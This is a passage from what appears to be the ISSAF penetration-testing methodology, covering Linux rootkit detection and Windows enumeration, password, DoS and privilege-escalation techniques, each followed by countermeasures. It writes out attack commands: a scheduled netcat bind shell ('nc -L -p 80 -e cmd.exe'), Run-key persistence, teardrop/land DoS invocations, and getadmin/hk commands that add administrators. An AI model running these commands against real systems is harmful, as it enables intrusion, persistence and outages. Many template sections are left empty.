The main difference between a normal rootkit and an LKM Rootkit is very simple: normal rootkits replace system utilities that enable the attacker to hide files, processes and network connections. An LKM Rootkit, on the other hand, does something a bit more interesting: it replaces the location of system calls, changing the original memory addresses to something else, and in that different location there is a trojanized version of the system call. So, they do not need to modify utilities (or libraries), they simply replace what these utilities and libraries use! Rootkits of this sort go by the names of Rkit and Adore LKM, just to mention a couple of the most common ones.

Here is a list of the typically modified system calls: sys_clone, sys_close, sys_execve, sys_fork, sys_ioctl, sys_kill, sys_mkdir, sys_read, sys_readdir, sys_write.

The only way an LKM rootkit can be detected is by analyzing kernel memory directly. One of way to do this is to compare system call addresses (you will recall that LKM rootkits change them). This task can be easily performed by using tools such as kstat, which read kernel memory through /dev/kmem. kstat provides information on running processes via its '-P' switch, which includes hidden processes. Compare its output with what "ps aef" tells you. Additionaly, you can query a specific process id with the '-p ' parameter. To analyze system call addresses you should specify the '-s' switch. After an initial system installation and full configuration, record "kstat -s" output. Memory addresses there will provide correct values you can compare from time to time. Lines with a WARNING show the possibility that your system has been compromised. kstat can also act as a replacement for lsmod with the '-M' switch. You will be able to read the trojan kernel module on the list.

For more information regarding rootkits, check out the following sites and documentes:

www.chkrootkit.org/ Documentation Section

Detecting and Understanding Rootkits, by Arturo 'Buanzo' Busleiman, President, OISSG.Ar http://www.buanzo.com.ar/sec/Rootkits.html

P.6.19 Race Conditions

A race condition is an undesirable situation that occurs when a device or system attempts to perform two or more operations at the same time, but because of the nature of the device or system, the operations must be done in the proper sequence in order to be done correctly.
Race conditions could arise in threads, files any form of resource which is accessed by multiple operations

For example:

A multi-threaded race condition in the processing of incoming RPC requests. Due to a flaw in the software, two separate threads may attempt to process the same incoming RPC request. One of the threads may free the memory allocated to hold the incoming packet before the other thread is finished processing the packet. As a result, a memory error may occur.

P.6.20 Key Logger Attacks

There are keyloggers for GNU+Linux that are LKM based. (See "System Call Attacks"). In this case, the sys_read() system call is intercepted. If the file descriptor is the standard input (0 or stdin), and just one byte is read, then we have a keystroke. It is not usually a good approach to install LKM tools (Rootkits, key loggers, process hiders) as many times they modify the system behaviour in such a way that even a luser can see it. As a simple countermeasure, system administrators or deployers can build custom kernel without the ability to load kernel modules.

P.6.21 Physical Security Assessment

2. Use boot loader to start into single user mode, gain the root access and change the password, or if it is a linux system, use the "init=/bin/sh" kernel parameter if you can edit the boot loader command line.
3. Mount using secondary storage media, boot it into another Operating system and gain privileged access. Take into account the target's filesystem type if you need write access.

Global Countermeasure[s]

3. Implement physical security. For detail refer physical security section.
4. Implement BIOS Passwords
5. Boot loader password e.g. Grub, Lilo
6. Boot sequences should not contain CD Drive and floppy drive to retain the functionality and keep secure (complement with BIOS passwords).

Further Reading[s]

Google search for: "I lost my root password" or similar. Data Recovery related searches will probe useful, too.

Q WINDOWS SYSTEM SECURITY ASSESSMENT

Q.1 DESCRIPTION

To understand the security implementation of the NT family, we will have to understand following few terms.

Executive

The executive is the only part of the system that executes in kernel mode, and is divided into three levels. The lowest level is called HAL, which provides an abstract view of the underlying machine architecture. The motive for having this layer is to make the system (more) portable.

Protected Subsystems

A protected subsystem provides an Application Programming Interface (API) which Programs can call. Such protected subsystems are sometimes called servers, or protected servers, and are executed in user mode as processes with certain privileges. When an application calls an API routine, a message is routed to the server implementing the API routine via the LPC facility. Later, the server replies by sending a message back to the caller. Trusted Computer Base (TCB) servers are protected servers, which execute as a process with a SYSTEM security context, which implies that the process possesses an access token.

Token for processes running within the SYSTEM security context

Field	SYSTEM Token Value	
User ID	SYSTEM	
Group ID	array Everyone Administrators	
Owner ID	Points to Administrator group ID	
Privilege(s)	TCB (enabled)	CreateToken (disabled)
	TakeOwnership (disabled)	CreatePageFile (enabled)
	LockMemory (enabled)	AssignPrimaryToken (disabled)

IncreaseQuota (disabled)	IncreaseBasePriority (enabled)
CreatePermanent (enabled)	Debug (enabled)
Audit (enabled)	Security (disabled)
SystemEnvrionment (disabled)	ChangeNotify (enabled)
Backup (disabled)	Restore (disabled)
Shutdown (disabled)	LoadDriver (disabled)
ProfileSingleProcess (enabled)	Systemtime (disabled)

Default DACL SYSTEM GENERIC ALL Everyone GENERIC EXECUTE

Source Not used for SYSTEM token

Type Primary

We will describe some of the standard servers including: Session Manager, WinLogon, Win32, LSA, and SAM.

Session Manager: is the first server to start in an NT system. It is responsible for loading DOS device drivers, subsystems registered in the Registry, and initialization of Dynamic Linked Libraries (DLLs), after which, it starts the WinLogon server.

WinLogon: is the logon process. It is responsible for coordinating and providing interfaces for interactive logon/logoff. Moreover, it manages the Desktops. WinLogon registers itself with Win32, during system initialization as the logon process.

Win32: makes Microsoft's 32-bit Windows API available to application programs. In addition, it provides the graphical user interface and controls all user input and output. Only two objects are exported from this server, Window Station, i.e. user input/output system (mouse, keyboard and screen), and a Desktop object.

LSA (Local Security Authority): has its main responsibilities centered on security. It plays a major part in the logon process, and the security event logging process as well as upholding the security policy of the local system. The security policy is implemented by the local security policy database that keeps information on trusted domains, privileges and access rights for users and user groups, security events. This database is managed by LSA and accessed only through LSA.

SAM (Security Accounts Manager): is responsible for managing information about accounts for users and user groups either locally or domain wide depending on its role. It also provides support for the authentication package. The secure accounts are stored as sub-object in a database in the registry. This database is accessed and managed only by SAM.

Q.2 PURPOSE

See Windows NT/200 system from attacker's eye and using their tool.

Q.3 REQUIREMENT

[Text]

Q.3.1 Understand Organization's environment

Q.3.2 Technical Requirements

Q.4 TERMINOLOGY

[Text]

Q.5 HISTORY

[Text]

Q.6 OBJECTIVE

- Understanding Windows Security issues and safeguarding them
- Following a structured approach for Windows system penetration/audit
- Gaining Access and privilege escalation
- Going beyond root and spreading the attack further

Q.7 EXPECTED RESULT

- List of live hosts
- Processes running on hosts
- List of users/shares
- Version of kernel used in operating systems and their patch level
- Vendor of operating system
- List of vulnerabilities
- List of compromised hosts

Q.8 METHODOLOGY / PROCESS

Brief Intro and Table of Contents

Q.8.1 Information Gathering

[Text]

Q.8.2 Passive Information Gathering

Put information gathered from publicly available sources. There are a lot of public sites which compile a lot of sensible information, let's see some of them:

Q.8.2.1 WHOIS

Description

Whois is a program that will tell you the owner of any second-level domain name or IP address

Pre-requisite[s]

A web browser or a command line whois client for windows

Steps to be performed

Guess target domain name and target IP address and IP range

Examples/Results

http://whois.sc/oissg.org

C:\>whois 212.13.208.91
% This is the RIPE Whois secondary server.
% The objects are in RPSL format.
%
% Rights restricted by copyright.
% See http://www.ripe.net/db/copyright.html

inetnum: 212.13.208.0 - 212.13.211.255
netname: JUMP-BYTEMARK
descr: Bytemark Computer Consulting
country: GB
admin-c: MATB-RIPE
tech-c: MATB-RIPE
status: ASSIGNED PA
mnt-by: JUMP-MNT
mnt-lower: JUMP-MNT
source: RIPE
changed: james_r-ripe@jump.org.uk 20030902
changed: james_r-ripe@jump.org.uk 20040220

route: 212.13.192.0/19
descr: Jump Networks Ltd. /19 PA

origin: AS8943
mnt-by: JUMP-MNT
source: RIPE
changed: jon@knx.net.uk 20000925
changed: james_r-ripe@jump.org.uk 20030131

person: Matthew Bloch
address: 28, Montague Street
address: York
address: YO23 1JB
address: ENGLAND
phone: +44 8707 455026
e-mail: matthew@bytemark.co.uk
nic-hdl: MATB-RIPE
mnt-by: JUMP-MNT
source: RIPE
changed: james_r-ripe@jump.org.uk 20030112

Analysis/Conclusion/Observation

Tool[s]

http://whois.sc/domain.com
http://www.samspade.org
http://www.geektools.com
http://www.ripe.net/whois
http://ws.arin.net/cgi-bin/whois.pl
http://allwhois.com/home.html
command-line Win32 & Linux whois

Countermeasures

Further Reading[s]

http://www.faqs.org/rfcs/rfc954.html
http://www.faqs.org/rfcs/rfc1714.html

Remarks

Q.8.2.2 Search Engines

Description

A search engine indexes a lot of internet pages and permit advanced search functions that will help you in your search job

Pre-requisite[s]

Target domain name

All the information about the target you can obtain

Steps to be performed

Different advanced search attempts with all the keys you have

Analyze conscientiously the results and add more searches with these results

Examples/Results

http://www.google.es/search?q=allinurl:oissg.org&num=50&hl=es&lr=&ie=UTF-8&filter=0

http://www.google.es/search?num=50&hl=es&ie=UTF-8&q=balwant@oissg.org&meta=

http://www.google.es/search?q=allintext:balwant+%2B%40+oissg+%2B.+org&num=50&hl=es&lr=&ie=UTF-8&as_qdr=all&filter=0

http://www.google.es/search?num=50&hl=es&lr=&ie=UTF-8&as_qdr=all&q=%22212.13.208.91%22

Analysis/Conclusion/Observation

This tool is one of the most powerful tools to gather information, if you want to attack a target you have to know all you can from it. This stage is very important to get the maximum data possible and you can spend as much time for it as possible as information gathered in this stage will be very useful in further attacks. Sometimes these attacks provide new avenues for attackers to enter.

Tool[s]

http://www.google.com

http://www.yahoo.com

http://www.dogpile.com (very useful for cumulative search)

http://www.kartoo.com (useful in visualizing the links)

all the search engines and tools

Countermeasures

Refer ISSAF methodology section for countermeasures

Further Reading[s]
http://johnny.ihackstuff.com http://www.buyukada.co.uk/projects/athena/
Remarks

Q.8.3 Active Information Gathering

This method of gather information is based on actively ask a target machine so you can learn more from that machine. Basically, there are two types of targets: domain controllers (DCs), where we can obtain information about all the domain, and stand-alone servers or workstations, where we can obtain information only about that PC. It's important to observe that if you can get some information or a password in one stand-alone machine, it's presumable that other machines in the same IP range have the same password or information.

You can gather information actively following the next steps:

1. Enumeration Attack
    - Identify Users
    - Identify Shares
    - Identify Policies
    - Enumerate Registry
    - NETBIOS enumeration
        - Netbios Name enumeration
        - Netbios Session enumeration
    - MIB Enumeration
        - SNMPwalk
        - SNMPget

2. Identify Master Browsers
3. Identify Domains on the Network
4. Identify Domain Controllers
5. Identify Hosts of Domain
6. View Domain Membership

Q.8.3.1 IDENTIFY USERS

Description

If the target machine is a DC the list of users will be the list of users of the entire domain, but if the target is a stand-alone machine you only can obtain a list of target's users

Pre-requisite[s]

Ports 135/TCP to 139/TCP or 445/TCP has to be reachable. Target machine has to had Server service started and working

Steps to be performed

Run enum with the following flags.

C:>enum –UMNSPGL target_ip

Examples/Results

Using enum.exe (http://www.bindview.com/Resources/RAZOR/Files/enum.tar.gz):

"Example HERE"

Using ADSI, create the script userlist.vbs with the following contents:

```
sDomain        = "YourDomain"
Set oDomain  = GetObject("WinNT://" & sDomain)
oDomain.Filter          = Array("User")
For Each oADobject In oDomain
        WScript.Echo oADobject.Name & vbTab & oADobject.FullName & vbTab & oADobject.Description & _
                vbTab & oADobject.HomeDirDrive & vbTab & oADobject.HomeDirectory
Next
```

Analysis/Conclusion/Observation

An attacker was able to obtain the server accounts and can use password attack techniques to guess the password of these accounts.

Countermeasures

Restrict anonymous access to your registry and public access to ports 135-139 & 445.

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=2
Tool[s]
http://www.bindview.com/Resources/RAZOR/Files/enum.tar.gz
Further Reading[s]
http://support.microsoft.com/default.aspx?scid=http://support.microsoft.com:80/support/kb/articles/Q246/2/61.ASP&NoWebContent=1
Remarks

Q.8.3.2 IDENTIFY SHARES

Description

The shared directories can be hidden (adding a $ to the end of the share name) or visible

Pre-requisite[s]

Ports 135/TCP and 139/TCP or 445/TCP have to be reachable

Target machine has to had Server service started and working

Steps to be performed

Examples/Results

Using “NET VIEW” to view only visible shares:

```
C:\>net view \\workstation
Recursos compartidos en \\workstation




Nombre de recurso compartido        Tipo      Usado como  Comentario


-------------------------------------------------------------------------------
Compartido                          Disco
EPSONSty                            Impresora         EPSON Stylus C70 Series
HP 4050                             Impresora         HP LaserJet 4050 Series PCL6
Mi música                           Disco
Se ha completado el comando correctamente.
```

Using “Enum.exe” to view visible and hidden shares:

```
C:\>enum -S workstation
server: workstation
setting up session... success.
enumerating shares (pass 1)... got 10 shares, 0 left:
  IPC$  print$  EPSONSty  Mi música
  HP 4050 ADMIN$  C$
```

Compartido cleaning up... success.
Analysis/Conclusion/Observation
An attacker was able to obtain the server visible and hidden shares.
Countermeasures
Restrict anonymous access to your registry and public access to ports 135-139 & 445. HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=2
Tool[s]
http://www.bindview.com/Resources/RAZOR/Files/enum.tar.gz
Further Reading[s]
http://support.microsoft.com/default.aspx?scid=http://support.microsoft.com:80/support/kb/articles/Q246/2/61.ASP&NoWebContent=1
Remarks

Q.8.3.3 IDENTIFY POLICIES

Description

The windows security policies can also be obtained.

Pre-requisite[s]

Ports 135/TCP and 139/TCP or 445/TCP have to be reachable

Target machine has to had Server service started and working

Steps to be performed

Examples/Results

C:\>enum -P pc-oscar

server: pc-oscar

setting up session... success.

password policy:

min length: none

min age: none

max age: 42 days

lockout threshold: none

lockout duration: 30 mins

lockout reset: 30 mins

cleaning up... success.

Analysis/Conclusion/Observation

An attacker was able to obtain the server password policies.

Countermeasures

Restrict anonymous access to your registry and public access to ports 135-139 & 445.

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=2

Tool[s]

http://www.bindview.com/Resources/RAZOR/Files/enum.tar.gz

Further Reading[s]

http://support.microsoft.com/default.aspx?scid=http://support.microsoft.com:80/support/kb/articles/Q246/2/61.ASP&NoWebContent=1

Remarks

Q.8.3.4 MIB ENUMERATION

Description

You can enumerate the system Mib using SNMP protocol, It gives you some information like usernames, running services or open ports. The most used communities to access Mibs is "public" and "private". You can try to guess the community with brute force programs or with a dictionary.

Pre-requisite[s]

Ports 161/UDP has to be reachable

Target machine has to had SNMP service started and working

Steps to be performed

Examples/Results

Using "SNMPUTIL" from Windows Support Tools:

Example HERE

Using Solarwinds MIB Browser or Network Browser:

Example HERE

Analysis/Conclusion/Observation

An attacker was able to gather some useful information from the server.

Countermeasures

Restrict access to port 161 UDP.

Enforce the SNMP password policy

Tool[s]

http://www.solarwinds.net/

SNMPUTIL from Windows 2000 Support Tools (Windows 2000 Server)

Getif-snmp

MIB browser by iReasoning

Further Reading[s]

http://support.microsoft.com/default.aspx?scid=kb;en-us;323340 http://www.faqs.org/rfcs/rfc1157.html
Remarks

Q.8.3.5 IDENTIFY DOMAINS ON THE NETWORK

Description

It's possible more than one domain can be reached on the same network because there are trust relationships between two or more domains in the same domain controller.

Pre-requisite[s]

Ports 135/TCP and 139/TCP or 445/TCP have to be reachable

Target machine has to had Computer Browser service started and working

Steps to be performed

NetBIOS query to know the first domain

Use netdom.exe (from Support Tools) to list whatever you want

Examples/Results

Using netdom.exe:

netdom query /domain:domain trust

Analysis/Conclusion/Observation

An attacker was able to obtain the domain trust relationships and can use all the trusted domain to obtain more sensible data.

Countermeasures

Restrict public access to ports 135-139 & 445.

Tool[s]

http://www.microsoft.com/downloads/details.aspx?FamilyID=49ae8576-9bb9-4126-9761-ba8011fabf38&displaylang=en

Further Reading[s]

Remarks

Q.8.3.6 IDENTIFY DOMAIN CONTROLLERS

Description

You can view all domain controllers managing a domain, maybe they are protected with different effort.

Pre-requisite[s]

Ports 135/TCP and 139/TCP or 445/TCP have to be reachable

Steps to be performed

NetBIOS query to know the first domain

Use netdom.exe (from Support Tools) to list whatever you want

Examples/Results

Using netdom.exe:

netdom query /domain:domain dc

netdom query /domain:domain pdc

netdom query /domain:domain fsmo

Analysis/Conclusion/Observation

An attacker was able to obtain all the domain controllers can use it to obtain more sensible data.

Countermeasures

Restrict public access to ports 135-139 & 445.

Tool[s]

http://www.microsoft.com/downloads/details.aspx?FamilyID=49ae8576-9bb9-4126-9761-ba8011fabf38&displaylang=en

Further Reading[s]

Remarks

Q.8.3.7 IDENTIFY HOSTS OF DOMAIN

Description

You can view a list of the workstations or servers of a domain.

Pre-requisite[s]

Ports 135/TCP and 139/TCP or 445/TCP have to be reachable

Steps to be performed

NetBIOS query to know the first domain

Use netdom.exe (from Support Tools) to list whatever you want

Examples/Results

Using netdom.exe:

netdom query /domain:domain workstation

netdom query /domain:domain server

netdom query /domain:domain ou

Analysis/Conclusion/Observation

An attacker was able to obtain all the domain controllers can use it to obtain more sensible data.

Countermeasures

Restrict public access to ports 135-139 & 445.

Tool[s]

http://www.microsoft.com/downloads/details.aspx?FamilyID=49ae8576-9bb9-4126-9761-ba8011fabf38&displaylang=en

Further Reading[s]

Remarks

Q.8.4 NETWORK MAPPING

Refer ISSAF Methodology Section

Q.8.4.1 IDENTIFY LIVE HOSTS

Description

You can identify the live hosts on the network. Each live host can become a potential target.

Pre-requisite[s]

Steps to be performed

Ping sweeps the whole network.

Examples/Results

Use pinger

Use Solarwinds Pingsweep utility

Nmap ping sweep.

Analysis/Conclusion/Observation

An attacker was able to enumerate the live hosts in the target network.

Countermeasures

Tool[s]

Further Reading[s]

Remarks

Be careful while performing this activity. It can easily saturate a slow link.

Q.8.5 VULNERABILITY IDENTIFICATION

Refer section -- --

Q.8.6 PENETRATION

1. Examine Common Protocols -> Port scan. Maybe this section is in another doc
2. Examine Windows WinNT/2k/2003
   - Remote Attacks

   a. Password Attacks
      - SMBGrind

Q.8.6.1 BRUTEFORCE PASSWORDS – REMOTE ATTACK
Description
You can brute force known usernames with a dictionary or with brute force.
Pre-requisite[s]
Ports 135/TCP and 139/TCP or 445/TCP have to be reachable To know at least one username To know password policies (if you don't want to lock accounts)
Steps to be performed
Examples/Results
Using enum.exe: enum -u administrador -D -f test.txt 10.1.2.3
Analysis/Conclusion/Observation
An attacker was able to obtain all the domain controllers can use it to obtain more sensible data.

Countermeasures
Restrict public access to ports 135-139 & 445.
Tool[s]
http://www.cqure.net/tools.jsp?id=19 - CifsPwScanner http://www.bindview.com/Resources/RAZOR/Files/enum.tar.gz - Enum.exe http://www.tamos.com/bitrix/redirect.php?event1=download&event2=nettools&event3=&goto=/files/ent3.zip - Essential NetTools 3.2 http://www.packetstormsecurity.com/NT/EZPass.zip - EZPass http://www.packetstormsecurity.com/NT/scanners/nat10bin.zip - NAT for Windows http://www.packetstormsecurity.com/NT/scanners/nat10.tar.gz - NAT for Linux
Further Reading[s]
Remarks
Be careful with domain password policies or you can lock a lot of accounts.

3. Examine Common Protocols
4. Examine Windows WinNT/2k/2003
   - Remote Attacks

   a. Password Attacks
      - SMBGrind

   b. Buffer overflow Attacks -> link to another doc explaining BoFs
      a. Parameter Checks in System Calls

   c. Heapoverflow Attacks -> link to another doc explaining BoFs

   d. Integeroverflow Attacks -> link to another doc explaining BoFs

   e. Formatstring Attacks -> link to another doc explaining BoFs

   f. Web Server Attack -> link to another doc explaining BoFs

   g. Mail Server Attacks -> link to another doc explaining BoFs

   h. NetBIOS Attacks
      - RedButton -> It's only a NULL Session attack, required to gather users… Explained before on Identify Users

   i. Server Message Block Attacks

   j. MD4 Collision Attacks

   k. Scheduling Attacks

   l. Registry Attack

   m. Reverse Shell Attacks

   n. Port Redirection

o. Sechole Attack (IIS)

p. Denial of Service Attack

- WinNuke
- Teardrop, Teardrop2 (bonk and boink)
- Land and LaTierra

- Local Attacks

a. Registry Attacks

b. Privilege escalation

- GetAdmin
- pipeup admin
- LPC attack
- everyone2user.exe

c. Password Attacks

b. Password Dumping

c. DLL Injection

d. By passing the Authentication

d. Using other Operating System

e. Using bootable Tools

e. File System Attack

f. File Allocation Table (FAT

g. High Performance File System (HPFS

h. NT File System (NTFS)

i. Namned Pipe File System (NPFS)

j. Mailslot File System (MSFS)

f. Denial of Service Attack

k. NTCrash

l. CPUHog

m. System Initialization

n. Rollback

o. Virus Attacks

5. Examine Windows Desktops

a. Windows 95/98

b. Windows ME

c. Windows XP

Refer ISSAF Methodology Section.

Q.8.7 GAINING ACCESS AND PRIVILEGE ESCALATION
Refer ISSAF Methodology Section.

Q.8.8 ENUMERATE FURTHER
Refer ISSAF Methodology Section.

Q.8.9 MAINTAINING ACCESS
Refer ISSAF Methodology Section.

Q.8.10 COVERING THE TRACKS
Refer ISSAF Methodology Section.

Q.8.11 AUDIT
Refer ISSAF Methodology Section.

Q.8.12 REPORTING
Refer ISSAF Methodology Section.

Q.8.13 CLEAN UP AND DESTROY ARTIFACTS
Refer ISSAF Methodology Section.

Q.9 IDENTIFY LIVE HOSTS
Refer ISSAF Methodology Section.

Q.10 IDENTIFY PORTS AND SERVICES
Refer ISSAF Methodology Section.

Q.11 ENUMERATION ATTACK

Q.11.1 Browse List

- Identify Browser Masters
- Identify Domains on the Network
- Identify Domain Controllers
- Identify Hosts of Domain
- View Domain Membership

Q.11.2 Identify Browser Masters

Description

Pre-requisite[s]

Steps to be performed

Examples/Results

```
C:\>nbtstat -A 192.168.0.10

Local Area Connection:
Node IpAddress: [192.168.0.10] Scope Id: []

        NetBIOS Remote Machine Name Table

    Name            Type        Status
  ---------------------------------------------
  MITHU         <00>  UNIQUE      Registered
  MITHU         <20>  UNIQUE      Registered
  MITHU         <03>  UNIQUE      Registered
  WORKGROUP     <00>  GROUP       Registered
  WORKGROUP     <1E>  GROUP       Registered
  BALWANT       <03>  UNIQUE      Registered

  MAC Address = 00-0B-2B-0E-2B-AF
```

Analysis/Conclusion/Observation

Tool[s]

Countermeasures

Further Reading[s]

Remarks

Q.11.3 Identify Domains on the Network

Description

This will identify the domains on the network.

Pre-requisite[s]

Steps to be performed

Run net view with domain option.

Examples/Results

C:\>net view /domain

Analysis/Conclusion/Observation

Countermeasures

Tool[s]

Further Reading[s]

Remarks

Q.11.4 Identify Domain Controllers

Description

Pre-requisite[s]

Steps to be performed

Examples/Results

C:\nltest /dclist:<domainname>

Analysis/Conclusion/Observation

Countermeasures

Tool[s]

Further Reading[s]

Remarks

Q.11.5 Identify Browser Masters

Description

Pre-requisite[s]

Steps to be performed

Examples/Results

C:\nltest /dclist:<domainname>

Analysis/Conclusion/Observation

Countermeasures

Tool[s]

Further Reading[s]

Remarks

Q.11.6 Identify Hosts of Domain

Description

Pre-requisite[s]

Steps to be performed

Examples/Results

C:\net view /domain:< domain_name >

Analysis/Conclusion/Observation

Countermeasures

Tool[s]

Further Reading[s]

Remarks

Q.11.7 View Domain Membership
Description
Pre-requisite[s]
Steps to be performed
Examples/Results
C:\> netdom query \\host_name
Analysis/Conclusion/Observation
Countermeasures
Tool[s]
Further Reading[s]
Remarks

Q.12 GLOBAL COUNTERMEASURES

Q.13 CONTRIBUTORS

Q.14 FURTHER READING[S]

Q.15 EXAMINE COMMON PROTOCOLS

SNMP

TFTP

FTP

SMTP

HTTP

NNTP

Telnet

Layer 2 Protocols

Refer section -- --

Q.16 EXAMINING WINDOWS SYSTEMS

Q.16.1 Remote Attacks

Description

Remote Attacks are more dangerous as attacker needs not to be present physically. Hard to trace because of legal, physical and staging (attacking from compromised hosts) constraints

Q.16.2 Password Attacks

Refer Password Cracking Section from ISSAF.

Q.16.3 Buffer overflow Attacks

Q.16.4 Heap Overflow Attacks

Q.16.5 Integer Overflow Attacks

Q.16.6 Formatstring Attacks

Q.16.7 Web Attacks

Description

Refer to IIS Security Assessment Section

Q.16.8 Mail Service Attacks

Q.16.9 NetBIOS Attacks

Description

Netbios service is widely used in windows for file sharing. Attacks on this service results in enumeration of shares, usernames and sometimes Admin level access on the system. Most important port for this service is port 139, but services running on port 135-139 & port 445 are netbios services. If netbios over tcp/ip is enabled these attacks can be carried out over internet as well.

Pre-requisite[s]

Steps to be performed

1. Establish null session with target.
2. Enumerate shares, users, network table entries etc.
3. Enumerate remote registry using DumpSec.
4. Perform RPC-dcom and Red-Button attack on remote system.

Examples/Results

<Screen shots>

Analysis/Conclusion/Observation

Using RPC-dcom one can get a command prompt with SYSTEM privileges, remotely. Red-Button will map and access the remote machine without using any credentials.

Countermeasures

Apply Microsoft's Hotfix for the RPC-dcom vulnerability. Restrict anonymous login by changing the registry value.

Tool[s]

Further Reading[s]

Remarks

Q.16.10 SMB Attack

Description

SMB is Server Message Block file sharing protocol. When a windows system try to access certain share on a remote machine it is presented with a challenge from the remote machine. The challenge is hashed and the reply sent back by the initiator's systems is also hashed. If someone successful captures these hashes, passwords can be retrieved from them. There are many ways of performing these attacks on the target machine.

Pre-requisite[s]

Steps to be performed

1. Run l0pht crack with SMB capture feature
2. Collect the hashes being passed over the network for authentication
3. Import these hashes in the main program and run the cracker.

Examples/Results

<Screen shots>

Analysis/Conclusion/Observation

An attacker was able to capture hashes being passed over the shared media without having to try anything other than running SMB capture option.

Countermeasures

Use switched media instead of Shared media.

Tool[s]

A tool that needs mention here is l0phtCrack by @stake. http://www.atstake.com/

Further Reading[s]

Remarks

Q.16.11 MD4 Collision Attacks

Description
Pre-requisite[s]
Steps to be performed
Examples/Results
<Screen shots>
Analysis/Conclusion/Observation
Countermeasures
Tool[s]
Further Reading[s]
Remarks

Q.16.12 Scheduling Attacks

Description

An attacker can schedule the Trojan to send a shell back to him at certain time and he can do it everyday. He just needs to have the Trojan in the target machine. Microsoft's at utility can do this efficiently. This can be done remotely as well.

Pre-requisite[s]

Steps to be performed

1. Copy the Trojan file into the target system
2. Schedule the periodical execution of Trojan on the remote target.

Examples/Results

<Screen shots>

Analysis/Conclusion/Observation

C:\> at \\172.16.0.6 03:00A /every:1 “”nc –d –L –p 80 –e cmd.exe””

Countermeasures

Disable the scheduling service. If you need to run the scheduling service keep checking the scheduling service queue for suspicious jobs and kill those jobs with NTRK kill utility, if found any.

Tool[s]

Further Reading[s]

Remarks

Q.16.13 Registry Attacks

Description

An attacker can hide his backdoors in the system after compromise and can make entries in the registry to launch his malicious code. Things like netcat or key loggers can be activated on the system startup using HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run or similar entries.

Pre-requisite[s]

1. Copy the backdoor in the system
2. Run regedit
3. Change HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Steps to be performed

Examples/Results

<Screen shots>

Analysis/Conclusion/Observation

By using registry to execute files at system startup, attacker was successful in maintaining the access to the system.

Countermeasures

Keep checking the registry for the suspicious entries.

Tool[s]

Further Reading[s]

Remarks

Q.16.14 Port Redirection Attack

Description

Pre-requisite[s]

Steps to be performed

Examples/Results

Analysis/Conclusion/Observation

Tool[s]

Countermeasures

Further Reading[s]

Remarks

Q.16.15 Sechole Attack

Refer To IIS Security Assessment Section of ISSAF.

Q.16.16 Teardrop

Description

In this attack two packets are sent, one normal packet with MF flag set and another that has a fragmentation offset that is inside the first packet but total size that makes this packet smaller than the first and MF bit is not set. When the system tried to align these two packets it will end up with an offset that is larger than the end mark and by doing this read too much data, effectively crashing the system.

Pre-requisite[s]

Steps to be performed

1. Run teardrop with a source and a target address against a remote target.

Examples/Results

#teardrop 172.16.0.13 172.16.0.16 -t 138 -n 10

Analysis/Conclusion/Observation

Here the target is 172.16.0.16 is the target, -t specify the port and -n switch specifies number of consecutive attacks to be performed. The machine without Microsoft's hotfixes froze and needed to be rebooted.

Tool[s]

Countermeasures

1. Apply Microsoft's Hotfix for teardrop attack.

Further Reading[s]

Remarks

Q.16.17 Teardrop2

Description

This attack is a variation of Teardrop as it utilizes the same code. The difference is offset size does not matter in this case. The attack works because the last fragment has an offset that is part of the UDP header and will therefore partially overwrite the header and the result is an incomplete UDP packet. These packets will take up memory and eventually cause a crash. There are two tools available for this attack bonk and boink. Bonk attacks only one port, namely port 55 while boink gives the user the option to define a range of ports to attack.

Pre-requisite[s]

Steps to be performed

1. Run Boink and Bonk against the "unpatched" target.

Examples/Results

#boink 172.16.0.13 172.16.0.16 100 200 10

Here the arguments 100 200 defines the port interval and 10 is the number of times boink will consecutively attack the target (172.16.0.16)

#bonk 172.16.0.13 172.16.0.16 50

Analysis/Conclusion/Observation

Here 172.16.0.16 is the target and bonk will attack it 50 times.

Tool[s]

Countermeasures

- Apply relevant Microsoft's hotfix for this.

Further Reading[s]

Remarks

Q.16.18 Land

Description

This attack works by sending a packet to the target, with target's ip as source as well as destination. This causes Windows 95 machines to crash and Windows NT machines to freeze for sometime.

Pre-requisite[s]

Steps to be performed

1. Run Land against the target

Examples/Results

#land 172.16.0.16 139

Analysis/Conclusion/Observation

With the service pack level less than SP3 machine crashed and with service pack 3 the machine freezes for around 45 seconds.

Tool[s]

Countermeasures

Apply relevant Microsoft's hotfixes.

Further Reading[s]

Remarks

Q.16.19 LaTierra

Description

This attack is similar to Land but gives more options like which TCP flag to set or weather TCP or UDP should be used. The effects of Latierra are same as Land i.e. unpatched systems will crash or freeze for sometime.

Pre-requisite[s]

Steps to be performed

1. Run LaTierra against the target.

Examples/Results

#latierra -i 172.16.0.16 -b 139

Analysis/Conclusion/Observation

With the service pack level less than SP3 machine crashed and with service pack 3 the machine freezes for around 45 seconds.

Tool[s]

Countermeasures

Apply relevant Microsoft's hot-fixes.

Further Reading[s]

Remarks

Q.16.20 Local Attacks

Local attacks are performed when someone has non-privileges and/or physical access to the systems. In most cases the attacker knows the security mechanism in place and can potentially use social engineering more effectively.

Q.16.21 Registry Attacks

Refer Registry attacks from remote attack.

Q.16.22 GetAdmin

Description

GetAdmin is a local exploit that provides instant administrator privileges for any chosen user. The attack runs locally and it works on Windows NT with service pack 3. There are versions available which can circumvent the hotfix provided by Microsoft.

Pre-requisite[s]

Steps to be performed

1. Run GetAdmin tool on the target machine's command prompt

Examples/Results

C:\> getadmin balwant

Analysis/Conclusion/Observation

After reboot user balwant will be a member of administrator group.

Tool[s]

Countermeasures

1. Upgrade your Windows NT System to Windows 2000
2. Apply relevant patches and service packs

Further Reading[s]

Remarks

Q.16.23 Pipeup Admin Attack
Description
Pre-requisite[s]
Steps to be performed
Examples/Results
Analysis/Conclusion/Observation
Tool[s]
Countermeasures
Further Reading[s]
Remarks

Q.16.24 LPC Attack

Description

There is a flaw in one function of LPC (local procedure call) Ports API, which leads to a local privilege escalation attack. Razor team came up with a tool, which exploits this Vulnerability, called hk. This adds the desired user to the administrator group. The user name should be a valid user name on the system.

Pre-requisite[s]

Steps to be performed

1. Run hk locally on the target system

Examples/Results

c:\> hk net localgroup administrators desired-user-name /add

lsass pid & tid are 47-48

NtImpersonateClientOfPort suceeded

Launching line was: net localgroup administrators desired-user-name /add

